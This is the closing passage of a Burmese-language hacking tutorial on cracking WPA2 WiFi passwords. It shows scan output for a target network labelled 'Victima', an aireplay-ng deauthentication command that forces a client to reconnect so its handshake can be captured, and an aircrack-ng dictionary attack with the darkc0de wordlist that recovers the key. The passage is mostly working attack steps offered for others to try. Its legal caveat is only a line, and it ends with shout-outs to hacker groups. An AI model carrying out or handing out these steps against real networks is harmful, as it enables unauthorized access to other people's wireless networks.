
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
1C:7E:E5:32:1D:54 -46 4 48 17 3 6 54e WPA CCMP PSK Victima

BSSID          STATION          PWR Rate Lost Packets Probes
1C:7E:E5:32:1D:54 00:21:5C:50:DE:2D -28 0 -12e 659 15
```


Terminal အသစ်တစ်ခုဖွင့်ပါ။

```
aireplay-ng -0 30 -a {မိမိတားကတ်ရဲ့BSSID} -c {Client Macနံပါတ်} mon0 ကိုရိုက်ပါ။
```

ပုံမှာကြည့်ပြီးနမူနာယူပါဦး။




အဲဒီ Aireplay အပြီးမှာ မိမိ Target ဆီကို Request တွေ Sending လုပ်နေတာကိုတွေ့ ရမှာပါ။
 တဖြေးဖြေးနဲ့ပုံပါအတိုင်း WPA Handshake လိုပေါ်လာတဲ့အခါ Crack လုပ်လို့ရနိုင်ပါပြီ။



Terminal အသစ်တစ်ခုခေါ်ပါ။

aircrack-ng -w /root/Desktop/darkc0de.lst crack-01.cap ဆိုပြီး Enter နှိပ်ပါ။

Darcode အပြင် 1.1 million words list ကိုလဲသုံးနိုင်ပါတယ်။ကျနော်တို့က Word list ကိုDesktop မှာထားထားလို့ root အောက်က Desktop လို့ခေါ်တာပါ။Crack-01.cap နေရာမှာ မိမိပေးခဲ့တဲ့အမည် ကိုထည့်ပါ။၎င်း aircrack ရိုက်ပြီးလျှင် Words List တွေထဲက Password တွေနဲ့ Crack လုပ်နေတာမြင် ရပါမယ်။နောက်ဆုံးမှာတော့ပုံပါအတိုင်း Key ကိုရရှိလိုက်ပါတယ်။



Key Found=abril4de1969 ပါ။ဤသို့နဲ့ရုပ်ထွေးတာတောင်ခဏနဲ့တိုက်ဆိုင်ရှာဖွေရရှိနိုင်ပါတယ်
Cracking Time ကသိပ်ကိုမြန်ဆန်ပါတယ်။တချို့ခက်ခဲလွန်းသောပက်ဆွက်များသာကြာတတ်ပါ
တယ်။

WPA2 Cracking နည်းလမ်း(၂)ပြီးပါပြီ။

ကျနော်လေ့လာမိသလောက်ပြန်လည် Share လုပ်ပေးသည့်နည်းပညာများကို နားမလည်ပါက

3thic0kiddi3@gmail.com သို့တိုက်ရိုက်ဆက်သွယ်နိုင်ပါသည်။Hacking သည် Cyber Lawနှင့်ကင်းလွတ်

မှုမရှိပါ။ထို့ကြောင့်ဆင်ခြင်တရားလက်ကိုင်ထား၍စမ်းသပ်ကြပါ။အမှားအယွင်းများပါဝင်ပါကအကြံပြုစာများ

စိတ်ကြိုက်ပေးပို့ နိုင်ပါသည်။၎င်းအကြံပြုစာများအရ 2nd Edition တွင်ပြန်လည်ဖြည့်စွက်ဖော်ပြသွားပါမည်။

I like all Hackers from BHG,MHF,MHU,Planet Creator,MZ,MCT,Ghost Area

.....Next books Coming Soon see you.....

စာဖတ်သူများအားအစဉ်လေးစားလျက်

3thic0kiddi3

3thic0kiddi3@gmail.com